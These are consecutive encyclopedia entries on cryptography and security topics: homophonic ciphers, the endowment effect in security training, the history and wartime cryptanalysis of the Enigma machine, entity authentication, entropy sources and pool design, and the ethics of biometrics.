Homophones are two or more ciphertext elements belonging to the same plaintext element.

Example

The bipartite, monographic encryption (Substitutions and Permutations and Alphabet) $(Z_{26} \to [\mathbb{Z}_{10} \backslash \{0\}]^2$ is given by:

			1	2	3	4	5	6	7	8	9
9,	6,	3	a	b	c	d	e	f	g	h	i
8,	5,	2	j	k	l	m	n	o	p	q	r
7,	4,	1	s	t	u	v	w	x	y	z	

The plaintext letter *e* has the three homophones: 95, 65, and 35. The table also defines the inverse, a unipartite, digraphic substitution $\pi(x, y) = (x^p, y^p)$ which turns out to be polyphonic.

Polyphony is an encryption that assigns to each plaintext element one out of several ciphertext elements (to be chosen arbitrarily, randomly in the best case).

Decryption or *deciphering* is the inverse operation of an encryption; it maps ciphertext to plaintext based on the (authorized) knowledge of the keytext. It may consist of several *decryption steps*.

One speaks of an *unauthorized* decryption if it takes place without authorized access to the key.

Examples of classical encryption schemes are often named after people (Cæsar, Alberti, Vigenère, Porta, Beaufort, Vernam, Polybios, and Playfair).

Endowment Effect

Attachment; Ownership

Definitions

The endowment effect is an emotional reaction, triggered by the suggestion that something a person owns, and is attached to, be relinquished or replaced.

Theory

As we live our lives, we accumulate possessions, engage in routines and solve problems in innovative ways. We get attached to these belongings, routines and solutions (artefacts) and feel we own them. When someone suggests that an artefact be replaced, even when the replacement is equivalent or superior, such suggestions will be rejected. They are likely to be reluctant to exchange their endowed object, for any substitute (Morewedge and Giblin, 2015).

This is caused by a triggering of the *endowment effect*, which leads people to place a higher value on artefacts they are "endowed" with (Adamowicz et al., 1993).

The endowment effect will not trigger in every person or for every artefact. There is some evidence that the effect is more likely to trigger the longer the person has "owned" something (Strahilevitz and Loewenstein, 1998).

In an ideal cybersecurity world, people would be given advice about how to behave securely, accept it and cheerfully adopt all the recommended actions. In the real world, things are a bit different, and the endowment effect deters adoption. This is especially the case where the person has engaged in existing security routines, and attempts are being made to persuade them to adopt new routines.

Renaud et al. (2019) demonstrated that the endowment effect also applies to password creation routines. There is evidence that many people have a password creation routine that they own and are attached to, and that they respond defensively when someone suggests that it is inadequate or needs to be replaced.

This means that ensuring that people know *how* to behave securely is necessary but not sufficient (Jordan et al., 1986). People may resist any attempts to persuade them to switch their current practices (Kim and Kankanhalli, 2009), and they may ignore advice that suggests otherwise (Birch and Bloom, 2007).

In these cases, the following scenario might occur: Jay comes up with an algorithm to create passwords and starts to use it. The longer Jay uses it, the more attached she becomes to it. Jay attends security training at work, and the presenter tries to convince attendees to adopt a stronger password creation routine. If the endowment effect triggers, Jay is likely to ignore such persuasive attempts and to retain her existing password creation routine. It is also likely that repetition of training and more pressing persuasive arguments will fail.

Open Problems and Future Directions

People may well also own, and feel attached, to their other favoured security routines. We know it triggers for password creation routines, but it might trigger for others too. The next step is to determine how to deliver

training in such a way that the endowment effect does not trigger. It might be that triggering of a specific emotion during security training would prevent the effect from activating (Zhang and Fishbach, 2005). Neutralizing the endowment effect might also be as simple as giving people a sense of control and respecting rather than discounting their existing routines. This is a fruitful area for future research.

Definition


Enigma [Gr. αίνιγμα] is a common name for a family of rotor-based electromechanical crypto machines, playing enormous role in providing security of radio communication for various German military units during the Second World War.

Background

The first Enigma, designed by Arthur Scherbius (patent DE416219 filed 23.02.1918), after rejection from German Navy and Foreign Office, was targeted at international business community. After 1923, four versions of commercial Enigma successively appeared. Models A and B, equipped with a typewriter, were quite huge (65 × 45 × 35 cm) and heavy (about 50 kg). Models C (short-lived) and D were smaller, with a lampboard (Ger. *Lampenbrett*) instead of a typewriter, and a reflector (Ger. *Umkehrwalze*) invented by Willi Korn (patent DE460457 filed 11.03.1926). Such a reflector ensured self-reciprocity of Enigma (the same machine could be used for encryption and decryption of a message) and has become a hallmark of all subsequent versions. Similar designs were patented independently about the same time by Hugo Alexander Koch (patent

NL10700 filed 07.10.1919), Arvid Gerhard Damm (patent SW52279 filed 10.10.1919), and Edward Hugh Hebern (patent US1510441 filed 31.03.1921). In 1922, patent rights for Koch's *geheimschrijfmachine* were transferred to *Naamloze Vennootschap Ingenieursbureau Securitas*, and in 1927, resold (for 600 Dutch guilders) to *Chiffriermaschinen Aktien Gesellschaft*, a company co-founded by Scherbius in 1923.

German Navy started to experiment with Enigma in 1926 (*Funkschlussel* C). German Army introduced its version of Enigma (based on Enigma D) in 1928. A mature version named Enigma I was ready by 1932. Novel very important part of military Enigma was a plugboard (Ger. *Steckerbrett*) that significantly increased the number of its possible settings. German Navy adapted Enigma I in 1934 (*Funkschlussel* M or M1, evolving up to M4, introduced in February 1942 for *U-boot* communication). From mid-1930s, Enigma became universally used in all German armed forces (Air Forces introduced Enigma I in 1935; Military Intelligence started to regularly use a different G model of Enigma around 1936) and most military-related services. Estimated total number of various Enigma machines used in the period 1935–1945 is of the order of 100,000.



A typical military Enigma was a portable electromechanical machine equipped with a battery. It had dimensions and looks of a typical typewriter (size of 28 × 34 × 15 cm, weight about 12;kg). A keyboard included only 26 characters of the Latin alphabet. Conventions for digits, punctuation signs, and other special characters had to be (and were) elaborated (e.g., numbers were often spelled out). A partly transparent panel marked with the same set of 26 Latin letters was covering 26 bulbs of the type used in flashlights. Elements responsible for encryption consisted of variable-position rotors (Ger. *Walzen*), one reflector, one fixed entry plate (Ger. *Eintrittwalze*), and the plugboard. Inside military Enigma, three rotors, selected from a larger set, could be accommodated. Till December 15, 1938, the Army used only first three of five differently wired rotors supplied (numbered I, II, III, IV, and V, respectively). The Navy used all rotors from the very beginning and successively increased the number of available types of rotors: first to seven and eventually to eight. Each rotor had 26 fixed contacts on one side, and 26 spring-loaded contacts on the other side, both sides being internally connected in an irregular fashion. Each rotor was equipped with a ring with 26 letters of the alphabet (or numbers from 01 to 26) engraved on its circumference. The ring could be fixed at 26 different positions with respect

to the core of the rotor. The top letters of the rings were visible through small windows located in a metal lid of Enigma. The reflector, placed to the left of the variable-position rotors, did not move, and had 26 spring-loaded contacts located on its right side. These contacts were connected among themselves in pairs. The original reflector UKW A was replaced by UKW B in November 1937. UKW C appeared in 1940 and was used only occasionally. UKW D, first detected by Allies in January 1944, had adjustable internal connections. M4 model had an additional fourth rotor denoted β and called a Greek rotor. To fill in the same space, the type-B reflector was made proportionally thinner. In 1943, another Greek rotor denoted γ, associated with a modified type-C reflector was introduced. Rotors β and γ did not move during encryption but could be set at any of 26 positions. To provide a compatibility with the still extensively used M3 model, the thin reflectors with corresponding Greek rotors placed in some special positions were equivalent to the old (B or C) reflectors. Thinner reflectors had fixed contacts and Greek rotors had spring-loaded contacts on both sides. The plugboard (also known as a switchboard or a stecker) consisted of 26 pairs of sockets, each pair representing a letter. Connecting two pairs of sockets together via cross-wired cables had an effect of swapping two letters of the alphabet at the input and at the output of the enciphering transformation. The entry plate, located to the right of rotors, had 26 fixed contacts connected to the sockets of the plugboard. When a key of the keyboard was pressed, a current loop was closed and a bulb lit. Due to reflector properties the flashed letter was always different than the pressed letter. A special ratchet and pawl mechanism was used to control each rotor motion. After pressing a key, the right rotor (called a fast rotor) made a 1/26 of the full revolution. When the right rotor reached a certain position called a turnover position, the middle rotor turned by 1/26 of the full angle. Finally, when the middle rotor reached its turnover position, then both the middle and the left rotors turned by the same amount. This way, each subsequent letter was encrypted using a different setting of rotors, and Enigma implemented a polyalphabetic cipher with a reasonably large period. A single notch on each ring for rotors I–V (associated with different letter on the ring for different type of rotor) determined that rotor turnover position. Rotors VI–VIII had two symmetrically positioned notches. Due to a peculiarity of the ratchet-pawl mechanism, the middle rotor could undertake so-called double-stepping. Thus the period was rather $26 * 25 *$

$26 = 16{,}900$ than $26^3 = 17{,}576$. Frequency distribution of letters in the ciphertext was almost perfectly uniform, and no attacks based on the classical frequency analysis applied to Enigma.

Theory (*of Encryption and Cryptoanalysis*)

A daily key, describing how Enigma should be prepared for a given day traffic, consisted of the following elements: (1) Choice and order of three moving rotors (Ger. *Walzenlage*). During the WWII it gave 60 possibilities for Enigma I and 336 possibilities for the naval machines. For M4 Enigma there was also an additional prescription for which of four combinations of thin reflectors (B or C) and Greek rotors (β or γ) should be used. Such a combination usually lasted for the whole month. (2) Position of a ring with respect to its rotor core (Ger. *Ringstellung*). Rings settings on all three rotors placed into Enigma from left to right were provided (26^3 possibilities). Greek rotors settings in M4 machine were kept practically fixed. (3) Plugboard connections (Ger. *Steckerverbindungen*). The cross plugging involved firstly six, then eight, and eventually ten pairs of letters. Thus, the plugboard offered far more possible variations than any other part of the daily key (of the order of 10^{15}). (4) Initial positions of rotors at the top of Enigma (Ger. *Grundstellung*). This was a group of three (or four for M4) letters describing rotors starting positions. (5) Key identification (Ger. *Kenngruppen*). It helped a receiver to identify the key used by the sender but had no direct influence on the Enigma cipher security (Fig. 1).

Enigma, Fig. 1 Three-rotor military Enigma machine

If all messages on a given day had been encrypted using the same initial setting of Enigma determined by the daily key, frequency analysis applied separately to all first, second, *etc*. letters of the ciphertexts would have easily broken the code. This made necessary to use a message key (Ger. *Spruchschlussel*) composed of three (or 4 for M4) letters and determining rotors position at the beginning of an actual message encryption. Although message keys were chosen by individual operators themselves, supposedly "at random," a lot of predictable patterns were observed. For the Army Enigma, until September 15, 1938, a message key was encrypted twice (apparently to detect possible transmission errors) using the daily key. The obtained six letters were placed in a header of the message. After that date, each Enigma operator was responsible for choosing initial settings of rotors

used for double encryption of message keys. These positions were then transmitted in clear in the header of the ciphertext, and were not any longer identical for all operators. On May 10, 1940, the day of attack on France, Germans changed again the key distribution procedure and started to encrypt each message key only once. Key management procedures of German Navy were always a bit different than those of the Army: usually safer and more elaborate.

In December 1932, Marian Rejewski, a mathematician working for the Polish Cipher Bureau, reconstructed the internal wiring of Enigma I by designing and solving a set of permutation equations describing Enigma operations. Instrumental to this achievement were: access to doubly encrypted message keys intercepted by Polish radio stations and justified assumption that a significant percentage of them consisted of three identical letters, imaginative guessing with regard to the entry plate permutation, tables of daily keys for two consecutive months (September and October of 1932) supplied by Gustave Bertand (chief of radio intelligence section of French Intelligence Service) and obtained from paid agent Hans-Thilo Schmidt, pseudonym Asche, working as a civil servant in the cryptographic department of the German Army.

Later on, several effective procedures for systematic reconstruction of daily keys by Marian Rejewski, Jerzy Różycki, and Henryk Zygalski were developed. A grill method was used in the period 1933–1936. It required enciphered message keys, belonging to about 70–80 intercepted Enigma ciphertexts. Bad habits of Enigma operators regarding the choice of three letters as the message keys were essential. When a possibility of choosing message keys composed of three identical letters or letters that appeared on three neighboring positions of the Enigma keyboard was forbidden by German procedures, operators subconsciously avoided any message keys in which only two letters repeated. Such a small statistical bias, combined with the knowledge of the theory of permutations, appeared to be sufficient to reconstruct the permutations needed, as well as all individual message keys for a given day. To determine which rotor was placed on the right-most position, Różycki's "clock method" was used. It relied on the property of Enigma that the position of the right-most rotor at which the middle rotor moved was different for each of the three rotors used by German Army. The main part of the grill method was devoted to the reconstruction of the connections of the plugboard. The fact that the plugboard did not change all

letters was utilized. The choice, order, and positions of the middle and left rotor were found using an exhaustive search involving 1352 trials. Finally, the location of the rotor rings was determined using an "ANX" method, based on the observation that majority of German messages started from the letters "AN" followed by "X" (used instead of space). A method of characteristics, used in the period 1936–1938, relied on the fact that a format of products of some permutations (meaning the length of cycles in the representation of a permutation in the form of a product of disjoint cycles) depended on the order and the exact settings of rotors, but did not depend on the plugboard connections. The pattern of cycle lengths was extremely characteristic for each daily key. As there were 1,030,301 different cycle patterns ("characteristics") and 105,456 possible arrangements (orders and settings) of three rotors, it was quite likely that a given "characteristic" corresponded either to a unique arrangement of rotors or at most to a small number of arrangements that could easily be tested. With known positions of rotors, the plugboard connections could be determined relatively easily, and the "ANX" known-plaintext attack method was still used to get the ring settings. To create a catalog of characteristics an electromechanical device called cyclometer was constructed. As after September 1938 most of the previous methods lost their significance, to determine the correct positions of rotors a "Bomba," an aggregate of six Enigma machines operating in concert, was designed by Rejewski and built up in November 1938 by Polish AVA Radio Manufacturing Company. Another method of "Zygalski's perforated sheets" was developed around the same time, utilizing the fact that out of all possible rotor settings, only 40% led to the product of some permutations that included at least one pair of one-letter cycles. On July 24–26, 1939, during a meeting in Pyry in the Kabacki Wood just outside Warsaw, Polish passed two copies of the reconstructed Enigma machine to French and British, respectively. Also the detailed documentation of Zygalski's sheets, Polish "Bomby," and other Polish methods were discussed and transferred.

In the summer of 1939, Britain's Government Code and Cypher School (GC&CS) moved from London to a Victorian manor in Bletchley, northwest of London, called Bletchley Park. It continuously grew, from about 30 up to the level of about 10,000 employees. Initially, British adapted Polish methods – by the end of 1939 they managed to fabricate all 60 sets of Zygalski's sheets needed, and used this method together with

Polish team working at that time in France. After May 10, 1940, British cryptologists managed to come up with some impromptu methods, relying on bad habits of a few Enigma operators (some of committed errors were explicitly forbidden by German procedures) and included so-called Herivel tips and cillies (e.g., the same triple of letters was used for both: an initial position of rotors, sent in clear, and for a message key, sent in encrypted form). But the major breakthrough was development of the British "Bombe." It was based not on the evolving key distribution procedures, but on so-called cribs (fragments of plaintext that were possible to guess) allowing a known-plaintext attack. The sources of these cribs were numerous (e.g., data about senders and receivers with titles and affiliations, formal greetings, stereotypical reports such as having nothing to report, easily predictable weather forecasts, or the same messages retransmitted between networks using different daily keys). The idea of the British "Bombe" came from Alan Turing, and a significant improvement, called a "diagonal board" was proposed by Gordon Welchman. The goal was to find positions of rotors that could not be excluded as possibly being used at the start of encryption. Each "Bombe" contained 12 sets of three rotors each, and was working synchronously through all possible rotor positions. "Bombes" were operated by members of the Women's Royal Naval Service, "Wrens," who were responsible for initializing machines, writing down rotor combinations found by the machine, and restarting machines after each potentially correct combination was discovered. The "Bombes" working time could be reduced by first applying another Turing invention – a method called "Banburismus." To effectively use the "Banburismus" many messages had to be intercepted (of the order of 300) and it could be applied to a three-rotor Enigma only. Approximately 210 "Bombes," that started to appear in 1940, were built and used in England throughout the war. To support British effort, in summer 1942, US Navy assigned the design of American "Bombes" to Joseph Desch, the research director of the National Cash Register Company (NCR) based in Dayton, Ohio. In May 1943, the first two American "Bombes" were successfully tested. About 120 American "Bombes" were produced, being faster and more suitable to break M4 Enigma. They were operated by women in the US Navy, called "Waves" from "Women Accepted for Volunteer Emergency Service."

Identity authentication

Definition

Entity authentication is the process by which one entity (the *verifier*) is assured of the identity of a second entity (the *claimant*) that is participating in a protocol (Identity Verification Protocol). This assurance is usually obtained by requiring the claimant to provide corroborating evidence of the claimed identity to the verifier. The claimed identity can either be presented to the verifier as part of the protocol or can be presumed by context.

Theory

The corroborating evidence required in order to obtain entity authentication is sometimes also called credentials or an authentication code and is usually calculated using one of the following three types of input:

1. *Something known*: Typically, this involves the claimant providing a password (Password) or PIN (Personal Identification Number) that is

then either presented directly to the verifier or used to compute credentials that are presented to the verifier and then validated.

2. *Something possessed*: This type of input includes physical devices that are used to compute the credentials presented to the verifier as well as software files that must be possessed by the claimant in order to compute the credentials. Examples of physical devices include smart cards, magnetic stripe cards, and one-time password generators (One-Time Password). Software files will typically contain secret or private keys that are used to compute credentials; however, physical devices may contain these keys as well. Note that these physical devices are sometimes called authentication tokens.

3. *Something inherent*: This category includes the class of inputs known as biometrics. In this category, human physical or behavioral characteristics, such as fingerprints, retinal scans, or handwriting, are used to produce the credentials.

The term identification is sometimes used as a synonym for entity authentication; however, it is also sometimes used simply to refer to the process of claiming or stating an identity without providing the corroborating evidence required for entity authentication. Care must be taken, when using this term, to ensure that the correct interpretation is used.

Applications

The main reason that entity authentication is usually required is to restrict access to protected resources. Examples include remote access to computer accounts, access to websites, and bank-account access at automated teller machines. If entity authentication is being used for this purpose, then it necessarily must be combined with an access-control method or privilege management technique (Authorization Architecture) in order to restrict access. The claimant will usually be authenticated first, and then the access control or privilege management technique will be used to determine the level of access allowed.

Important standards that describe methods of entity authentication include:

- *ISO/IEC 9798 (ISO/IEC 9798-1*2010). This is a five-part international standard dealing with entity authentication that includes a general introduction and parts focusing on entity authentication based upon symmetric encryption, public-key signatures, cryptographic check functions, and zero-knowledge techniques.
- *FIPS 196 (FIPS 196*1997). This is a US government standard that specifies techniques for entity authentication using public-key techniques. It is based upon techniques described in ISO/IEC 9798-3.

Open Problems and Future Directions

The difficulty in providing strong entity authentication is in achieving a good balance between security (to prevent impersonation attacks) and usability/convenience (to make it easy for the claimant to provide the required credentials). Research continues into designing authentication techniques that provide high levels of both security and usability.

Entropy Sources

Carl M. Ellison[60] ✉
(60) New York, NY, USA

✉ **Carl M. Ellison**
Email: cme@acm.org

Definition

An entropy source is an input device or a measured characteristic of an I/O device on a computer that supplies random bits: specifically, bits that an attacker cannot know.

Background

Randomness is used extensively in modern cryptography. The primary uses are in generation of cryptographic keys and in driving probabilistic algorithms. Randomness is also used in the generation of identifiers that are intended to be globally unique but for which there is no global authority for issuing the identifier.

Theory

> Anyone who considers arithmetical methods of producing random digits is, of course, in a state of sin. (John von Neumann, 1951, as quoted by Knuth)

Pseudo-random number generators (PRNGs) can provide the random bits needed for all uses (under the assumption of a computationally limited

attacker), but a PRNG needs a seed value. If that seed value has N bits, then the brute force attack is to run 2^N copies of the PRNG, one with each different seed value, and see which of those produces outputs consistent with the System under Attack (SUA). If through side channels or other means an attacker could learn M of the seed's N bits, then the work factor for the attacker is 2^{N-M} and the effective entropy of the SUA is $N - M$ bits.

The bits of entropy from which the PRNG seed is derived must come from outside any of the copies that the attacker would run. If the same PRNG seed were built in to each copy of the system, then the attacker would need only one copy of the system because $N - M = 0$ (N being the seed bits delivered to the SUA and M being the bits delivered to the attacker's copy).

There are three classes of entropy source in use and considered for the foreseeable future:

1. A quantum noise source.

2. A collection of I/O devices whose timing or input values are believed unavailable to the attacker.

3. A secure channel from an external trusted entropy provider.

For example, a variety of random number devices sample quantum noise and are in class 1; an operating system entropy source such as/dev/random in UNIX or ksecdd.sys in Windows that samples various system variables is in class 2 (under the assumption that variation in I/O timing produces variation in the variables sampled); and a system shipped with a PRNG already seeded with a unique random value is in class 3, where the secure channel is the physical channel used during manufacture.

Entropy Density

Few entropy sources reliably deliver 1 bit of entropy per bit of output. The quantity $\alpha_{k,A} \leq 1$ represents the number of bits of entropy per bit of output from source k, with respect to attacker A. Determining $\alpha_{k,A}$ has no established science.

1. Maurer gives a general technique applicable to some quantum noise sources.

2. Estimation of entropy density from I/O device timing is an open field of study and much research is still needed. Methods employing Hidden Markov Models (HMMs) are promising, but no final solution has been reported.

3. The density of an external provider is its own local density, modified by the attacker's ability to penetrate the channel from that provider to the SUA. Under the (unrealistic) model that an attacker can learn a bit of that communication with probability p_A, independently for each bit of each communication, $\alpha'_{k,A} = (1 - p_A)\,\alpha_{k,A}$ is the entropy density of that provider's output at the SUA. More realistic models of attack yield different formulas for $\alpha'_{k,A}$.

Entropy Definition

The traditional definition of information theoretic entropy used by Shannon is:

$$H = -\sum_k p_k \log_2 (p_k)$$

For the purpose of entropy density estimation, it is more appropriate to use *min-entropy*:

$$H_\infty = -\log_2 (p_{\max})$$

Attack Models

There are two attack models considered in estimating entropy density.

Model 1

The attacker runs one test system using the most probable entropy source value (whose probability is $p_{\max}$) and compares it to a large number, K of systems under attack. Under this attack model, $K\ p_{\max}$ is the expected number of systems that will successfully match the one test system. The work factor for the attacker in this model is best represented by H_∞.

Model 2

The attacker runs a large number, K, of test systems, each using entropy source values distributed according to prior knowledge as modified by knowledge from any side channels from the SUA. If the number of systems that the attacker must run in order to expect success in matching the SUA is K_A, then the entropy of the source(s) on the SUA is $H_A \approx \log_2 K_A$. It is assumed that $H_\infty \leq H_A$, so H_∞ is used to compute a source's $\alpha_{k,A}$, providing a margin of safety.

Entropy Pool Architecture

Bits from entropy sources are typically gathered into some memory responsible for holding entropy for the system it supports. That memory is called the entropy pool. The pool is defined to be full when each bit of this memory is independent of each other bit and has an entropy of 1 bit.

Associated with this memory, there is a counter of the number of bits of actual entropy in the pool. As samples are added to the pool, this counter is increased, and as random bits are taken out of the pool, the counter is decreased.

Entropy Compression

When entropy source, k, provides N bits to the entropy pool, those N bits contain ($N\ \alpha_{k,A}$) bits of entropy. These bits of entropy might be uniformly spread among the physical bits or might be clustered in some small region of the physical bits. The system designer does not know where the true entropy is located. One purpose of entropy compression is to spread incoming entropy bits out among the bits of an entropy pool uniformly, no matter where it happened to be among the input bits. This is one of the characteristics of an ideal cryptographic hash function (random function and the random oracle model).

In addition, because $\alpha_{k,A} \leq 1$, one needs a function whose domain is larger than its range—one that compresses its input. An ideal cryptographic hash function has this property also. Lacking an ideal cryptographic hash function, in practice entropy compression is done by the best cryptographic hash function available at the time.

The algorithm most often used for adding an input to an entropy pool is:

$$P' = hash\left(P, S\right)$$
$$C' = \min\left(\left|P\right|, C + \left(N\,\alpha_{k,A}\right)\right)$$

where P is the old contents of the entropy pool, P' is the new contents, S is the new entropy source value, C is the old counter of the pool's true entropy content, C' is the new counter value, and $|\mathbf{P}|$ is the number of bits in the pool, $\boldsymbol{P}$.

Entropy Extraction

Entropy extraction is the removal of some specified number of bits from the entropy pool. In practice, a cryptographic hash function is used for this purpose. The typical algorithm assumes that $\boldsymbol{K}$ bits are to be extracted, with $K \leq |hash|$. For values of K larger than the size of the hash function output, multiple extractions of smaller quantities can be concatenated. An extraction can be attempted only when $C \geq K$. The recommended algorithm for extraction is:

$$C' = C - K$$
$$V = hash\left(const, N_E, P\right)$$
$$N'_E = N_E + 1$$
$$X = trunc\left(K, V\right)$$

where the function trunc(K, V) truncates V to K bits, X is the extracted output, and N_E is the number of times anything has been extracted from the entropy pool. The constant, const, is arbitrary.

Experimental Results

Various experiments on entropy from variation in I/O device timing and content have yielded rates in the range 10 bits/s to 1 bit/min, depending on the device being measured and the attack scenario assumed. Quantum noise sources have yielded entropy rates as high as 200,000 bits/s, although usual sources are significantly slower. Each specific source needs to be measured by itself.

Open Problems and Future Direction

Estimation of the actual entropy of system variables under a particular attack model, $\alpha_{k, A}$, is in need of thorough study. However, as quantum noise sources become more ubiquitous, they should replace system variables as entropy sources and make the difficulty in measuring their entropy moot.

Biometric ethics; Ethical aspects of biometrics; Ethical implications of biometrics

Definition

Biometrics is a neologism coined by Francis Galton (1822–1911), an English geographer, anthropologist, naturalist, and pioneer in eugenics. Galton modified a previous Greek neologism invented by Anglican priest, and polymath, William Whewell (1794–1866) who first used the term "*biometry*" to mean "*calculation of life expectancy"* (1831). The term was then popularized in 1860s by T.S. Lambert, meaning "*application of mathematics to the study of biology*" (Online Etymology Dictionary 2020). Starting from the 1970s, however, the term has acquired a further and prevalent sense, "*The automated identification or verification of an individual's identity through measurable physical or behavioural traits*" (ISO/IEC 2382-37 2012). In this article we will discuss only this more recent meaning.

According to the EU General Data Protection Regulation "'*biometric data' means personal data resulting from specific technical processing relating to the physical, physiological or behavioural characteristics of a natural person, which allow or confirm the unique identification of that natural person, such as facial images or dactyloscopic data*" (The European Parliament and the Council of the European Union 2016).

Engineers usually distinguish between strong, weak, and soft biometric features (Jain et al. 2008). "Strong biometrics" are features that can be considered unique (at least extremely unlikely to be found equal in two individuals) and permanent (at least enduring for long periods of time), they include fingerprints, hand skin patterns, iris structure, hand veins, and the retina texture. "Weak biometrics" are features that are "less unique" or "less stable" than those used as strong biometrics. They include features like body shape, odors, behavior, voice, body sounds, electrophysiological phenomena (e.g., hearth and muscular electrical activity, brain waves, etc.), and gait (analysis of walking patterns); dynamic facial features, eye blinking, lip movements, and smile recognition; voice; signature/handwriting; and so. Finally, with the expression "soft biometrics," engineers refer to features which are too generic to be identifiers. They include categories such as gender, age, race, and ethnicity; weight and height; and eye, skin, and hair color. They can be fruitfully used to reinforce strong and weak biometrics.

Background

While biometrics offer certain advantages in many of their applications (e.g., a greater convenience-to-security ratio than traditional authenticators and identifiers such as complex passwords), ethical experts and privacy advocates have argued that these advantages should be carefully weighed against the potential down and dark sides of biometrics (Mordini and Massari 2008).

There are three main categories of ethical concerns surrounding biometric technologies, (1) whether biometrics is inherently demeaning; (2) whether biometrics constitute a building block of the so-called "surveillance apparatus" and a potential weapon in the hands of authoritarian governments; and (3) whether biometrics threaten privacy and data protection.

Human Dignity

The question whether biometrics offend human dignity was raised in the 2000s by prominent, Italian, philosopher Giorgio Agamben, who argued that gathering biometric data is a form of tattooing, akin to the tattooing of Jewish prisoners in Auschwitz. Human life – argues Agamben – is rich of cultural and historical meanings and memories. By stripping people of their names, substituting names with biometric identifiers, rulers deny human cultural heritage, and turn human life into bare life. To Agamben, biometrics risk to be used by rulers to turn citizens into, so to speak, branded beasts. In 2007, the French National Consultative Ethics Committee for Health and Life Sciences expressed a similar concern, "*Do the various biometric data that we have just considered constitute authentic human identification? Or do they contribute on the contrary to instrumentalizing the body and in a way dehumanising it by reducing a person to an assortment of biometric measurements?*" (French National Consultative Ethics Committee on Health and Life Sciences 2007, p. 3).

Surveillance

Biometrics have been also considered integral to the so-called "surveillance society" (Mordini 2014). The word "surveillance" is a French word which literally means oversight, supervision (*surveiller*). During the French Revolution, a network of Surveillance Committees was set up by the National Convention with the task of monitoring all foreigners, listing and arresting suspects, and delivering citizenship certificates. Michel Foucault took this episode to argue that rulers exert their power by controlling citizens' bodies, through a widespread surveillance apparatus (Foucault 1980). Foucault defines the "disciplinary society" a society in which all bodily aspects of life are carefully monitored by authorities. Later scholars have pointed out that Foucault's disciplinary model has been today replaced by a "society of control" where the political problem is no longer monitoring citizens, but rather managing the endless flow of persons, goods, and personal information (Deleuze 1992).

Through biometrics one can identify, trace, and monitor the continuous flow of people which constitutes one of the main elements of globalization. By allowing identification processes on global scale, biometric technologies

could even provide a unique and unambiguous identifier to each world inhabitant. This nightmarish scenario – a unique world database, including billions of individuals, run by a global superpower – was evoked by UNESCO, "*If the international system did embrace extensive use of biometrics (…), the move could signal the effective end of anonymity. It would become feasible to compile a complete profile of a person's activities (…) This death to anonymity would meanwhile be coupled with asymmetry in information: the individual's every move could be monitored, yet he may not have any knowledge of this surveillance. Beyond privacy, such a state of affairs does not bode well for the exercise of other fundamental freedoms such as the right to associate or to seek, receive, and impart information – especially as the intimidation of surveillance can serve asa very restrictive force*" (UNESCO. Information for All Programme 2007, p. 40).

Privacy and Data Protection

Biometrics have generated several privacy and data protection concerns (Mordini 2008).

Privacy refers to the state of being separated, secluded from others, in contrast to the state of being public or common. According to the *Encyclopedia of Privacy*, it describes and demands "*limits on the appropriation of others' peaceful seclusion, personal information, intimate choice, and identities*" (Allen 2007). In the 1950s, Hannah Arendt was one of the first scholars to observe the political importance of privacy; she reminded us how twentieth-century totalitarian social orders sought to rob people of their privacy in order to better control them. Precisely because of its political functions in the modern context, the private sphere deserves to be protected.

Biometrics can be privacy intrusive at least in two senses: (1) biometrics sensors can be physically or psychologically intrusive, breaking the personal space surrounding individuals and humiliating subjects, and (2) the capture of biometric samples can be conceptualized as an intrusion in the personal informational space, notably when biometrics are captured covertly (e.g., remote facial recognition through CCTV) without informed consent.

The concept of "personal data," which originated in the 1980s, is still related to the notion of privacy but it should not be confused with it. The

idea of personal data comes from the increasing capacity of new electronic devises to turn continuous qualities into discrete, measurable, quantities. Personal features and qualities, once described only through narratives and images, can be now expressed in digits, detached from the person and marketed.

Biometric data is considered sensitive personal data, thus deserving a special protection, as data concerning religion, ethnicity, sexual life, etc. (The European Parliament and the Council of the European Union 2016). Biometric data raises concern chiefly as far as biometric databases are concerned, notably (1) centralized databases; (2) dispersed incidental databases; and (3) data linkage and data sharing.

Centralized Databases: The creation of centralized biometric databases, accessible over networks in real time, presents significant security, and data protection concerns. Large centralized databases may increase security risks. If they are compromised, the entire identification system is threatened. They can become important targets for hackers and other malicious entities to exploit. There are also significant risks associated with transmitting biometric data over networks where they may be intercepted, copied, and tampered with, often without any detection (it is to remember that when a biometric identifier is compromised, it is compromised forever). Data protection concerns include: (1) function creep (the expansion of a process or system, where data collected for one specific purpose is subsequently used for another unintended or unauthorized purpose) and insider abuse; (2) lack of proportionality (collected data is disproportionate to the real need); and (3) data misuse, in case biometric databases are used to target and discriminate against ethnical, religious, sexual minorities, persons with disabilities, and so.

Dispersed Incidental Databases: With the expression “dispersed incidental databases,” we refer to the huge, random, databases of biometric samples (e.g., faces, body images, body in movement, voices, and so) collected by social media. These databases are more and more often searched, chiefly for forensic and commercial purposes, but they are not ruled by any law or regulation, and are out of subject control.

Data Sharing and Linkage: There are many reasons for sharing biometric data between different actors and agencies; however, when speaking of “biometric data sharing,” one usually refers to sharing biometric data between nations for security and law enforcement purposes.

Quite often, shared biometric databases consist of a mixed population of data, which includes sentenced criminals, persons only suspected of illegal activities, comprising alleged terrorists and drug traffickers, immigrants, and so. Data collected for noncriminal purposes, such as immigration-related records, are combined with and being used for criminal or national security purposes with little to no standards, oversight, or transparency. The ethical legitimacy to put all these categories of persons together, to share their biometrics, and eventually to treat them as they were all (potentially) dangerous criminals is highly questionable.

Linkage refers to the creation of multimodal and multibiometric databases, which may embrace several biometrics, including DNA, often linked with other databases, such as credit card, costumer, social insurance, and electronic health record databases. The capacity for eliciting sensitive personal information and profiling of these data networks is huge. Consequently, the risk for function creep and misuse is high. Although some legislations formally prevent data linkage and fusion, other legislations allow them or do not address this issue.

Open Problems

The main open problems are likely to concern next-generation biometrics. Advances in sensor technologies, which enable different bodily and behavioral characteristics to be captured, have been the main technological driver of next-generation biometrics, which is largely based on weak and soft biometrics. We are on the verge of a revolution which is leading us from “biometrics” to “advanced human recognition.” Next-generation biometrics progress from asking *who* you are to asking *how* you are; they are less interested in permanent data relating to a pure identity, and more propelled by an individuals’ relationship with their environment (Mordini and Tzovaras 2012). What are your intentions and how do you manifest these?

Next-generation biometrics promise to raise questions concerning human dignity, surveillance, privacy, and data protection in a way that first-generation biometrics never quite did, although it is still difficult to predict them accurately. What can be already said is that factors driving biometric innovation must include ethical considerations. In democratic societies, ethics should no longer be conceptualized as a challenge to scientists and

engineers but as an opportunity for innovating while respecting fundamental values.

Summary

